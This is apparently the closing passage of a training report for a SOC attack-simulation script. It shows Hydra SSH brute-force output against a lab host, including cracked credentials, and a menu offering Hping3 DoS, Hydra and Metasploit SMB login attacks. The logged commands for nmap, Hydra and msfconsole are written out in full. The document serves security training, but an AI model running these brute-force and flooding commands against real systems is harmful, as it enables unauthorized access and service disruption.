[ATTEMPT] target 172.16.50.2 - login "IEuser" - pass "IEuser" - 1 of 36 [child 0] (0/0)
[ATTEMPT] target 172.16.50.2 - login "IEuser" - pass "soc1" - 2 of 36 [child 1] (0/0)
[ATTEMPT] target 172.16.50.2 - login "IEuser" - pass "administrator" - 3 of 36 [child 2] (0/0)
[ATTEMPT] target 172.16.50.2 - login "IEuser" - pass "Passw0rd!" - 4 of 36 [child 3] (0/0)
[ATTEMPT] target 172.16.50.2 - login "IEuser" - pass "zk" - 5 of 36 [child 4] (0/0)
[ATTEMPT] target 172.16.50.2 - login "IEuser" - pass "1" - 6 of 36 [child 5] (0/0)
[ATTEMPT] target 172.16.50.2 - login "soc1" - pass "IEuser" - 7 of 36 [child 6] (0/0)
[ATTEMPT] target 172.16.50.2 - login "soc1" - pass "soc1" - 8 of 36 [child 7] (0/0)
[ATTEMPT] target 172.16.50.2 - login "soc1" - pass "administrator" - 9 of 36 [child 8] (0/0)
[ATTEMPT] target 172.16.50.2 - login "soc1" - pass "Passw0rd!" - 10 of 36 [child 9] (0/0)
[ATTEMPT] target 172.16.50.2 - login "soc1" - pass "zk" - 11 of 36 [child 10] (0/0)
[ATTEMPT] target 172.16.50.2 - login "soc1" - pass "1" - 12 of 36 [child 11] (0/0)
[ATTEMPT] target 172.16.50.2 - login "1" - pass "administrator" - 33 of 36 [child 6] (0/0)
[RE-ATTEMPT] target 172.16.50.2 - login "1" - pass "soc1" - 33 of 36 [child 9] (0/0)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 6
[22][ssh] host: 172.16.50.2   login: zk   password: 1
[ATTEMPT] target 172.16.50.2 - login "1" - pass "Passw0rd!" - 34 of 36 [child 13] (0/0)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[RE-ATTEMPT] target 172.16.50.2 - login "1" - pass "administrator" - 34 of 36 [child 6] (0/0)
[VERBOSE] Retrying connection for child 13
[RE-ATTEMPT] target 172.16.50.2 - login "1" - pass "Passw0rd!" - 34 of 36 [child 13] (0/0)
[ERROR] could not connect to target port 22: Socket error: Connection reset by peer
[ERROR] ssh protocol error
[VERBOSE] Retrying connection for child 13
[RE-ATTEMPT] target 172.16.50.2 - login "1" - pass "Passw0rd!" - 34 of 36 [child 13] (0/0)
[ATTEMPT] target 172.16.50.2 - login "1" - pass "zk" - 35 of 36 [child 4] (0/0)
[ATTEMPT] target 172.16.50.2 - login "1" - pass "1" - 36 of 36 [child 3] (0/0)
[STATUS] attack finished for 172.16.50.2 (waiting for children to complete tests)
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-30 23:26:25

[*] Hydra attack completed!:

[*] Result saved to hydraresult.txt

[*] Events has been logged in /var/log/soclog...

[*] Permission of /var/log/soclog has reverted to default

[*] Exiting system...

[*] Goodbye!
```

SCREENSHOT OF THE SCRIPT'S RESULT

Result of successful Hydra attack from the log file "soclog".

```
┌──(kali㉿kali)-[~/Desktop/SocProject]
└─$ sudo cat /var/log/soclog
Tue May 30 11:24:36 PM +08 2023 - [*] System uptime:  23:24:36 up 1 day, 12:11,  1 user,  load average: 0.05, 0.05, 0.07
Tue May 30 11:24:37 PM +08 2023 - [*] Logged-in user: kali
Tue May 30 11:24:38 PM +08 2023 - [*] New folder created 'socchecker': mkdir socchecker
Tue May 30 11:24:39 PM +08 2023 - [*] Moved into socchecker folder: cd socchecker
Tue May 30 11:24:40 PM +08 2023 - [*] System working directory: /home/kali/Desktop/SocProject/socchecker
Tue May 30 11:24:41 PM +08 2023 - [*] Command performed to display IP configuration: ip a
Tue May 30 11:24:42 PM +08 2023 - [*] Target IP address scanned: nmap 172.16.50.2 -F -Pn -sV -vv -oG nmapresult.txt
Tue May 30 11:26:25 PM +08 2023 - [*] User's attack option: hydra -L user.txt -P pass.txt 172.16.50.2 ssh -vV -o hydraresult.txt
Tue May 30 11:26:25 PM +08 2023 - [*] End of session
```

Result of IP addresses that are available to attack and proceed to prompt user with attack options using **Msfconsole SMB Login**.

```
Available IP addresses to attack (Ports Open):
172.16.50.1
172.16.50.2
172.16.50.20
172.16.50.254

[*] Please select your attack options:
──────────────────────────────────────────────────────────────────────────────

A] Hping3:-
   Description: Denial-of-Service(DoS) attack by sending sync packet to specific target

B] Hydra:-
   Description: Brute force attack to try different usernames and passwords
                against a target to identify the correct credentials
   [!] NOTE - Please supply your username and password list in 'socchecker' folder

C] Msfconsole SMB Login:-
   Description: Brute force attack of SMB login protocol
   [!] NOTE - Please supply your username and password list in 'socchecker' folder

Please choose your options to attack (A|B|C): C

[*] Msfconsole SMB Login selected, initiating attack...
Description: Brute force attack of SMB login protocol

[!] REMINDER: Please supply your username and password list in socchecker folder...

Enter target IP address: 172.16.50.254
Enter domain name: mydomain.local
Enter user list filename: user.txt
Enter password list filename: pass.txt

[*] Running Msfconsole SMB Login Attack...standby...

[*] SMB Login Attack completed!

[*] Result saved to smbloginresult.txt

[*] Events has been logged in /var/log/soclog...

[*] Permission of /var/log/soclog has reverted to default

[*] Exiting system...

[*] Goodbye!

┌──(kali㉿kali)-[~/Desktop/SocProject]
└─$ sudo cat /var/log/soclog
Tue May 30 11:30:09 PM +08 2023 - [*] System uptime:  23:30:09 up 1 day, 12:17,  1 user,  load average: 0.05, 0.03, 0.05
Tue May 30 11:30:10 PM +08 2023 - [*] Logged-in user: kali
Tue May 30 11:30:11 PM +08 2023 - [*] New folder created 'socchecker': mkdir socchecker
Tue May 30 11:30:12 PM +08 2023 - [*] Moved into socchecker folder: cd socchecker
Tue May 30 11:30:13 PM +08 2023 - [*] System working directory: /home/kali/Desktop/SocProject/socchecker
Tue May 30 11:30:14 PM +08 2023 - [*] Command performed to display IP configuration: ip a
Tue May 30 11:30:15 PM +08 2023 - [*] Target IP address scanned: nmap 172.16.50.254 -F -Pn -sV -vv -oG nmapresult.txt
Tue May 30 11:31:13 PM +08 2023 - [*] User's attack option: : msfconsole -qr smblogin.rc -o smbloginresult.txt
Tue May 30 11:31:13 PM +08 2023 - [*] End of session
```

END OF REPORT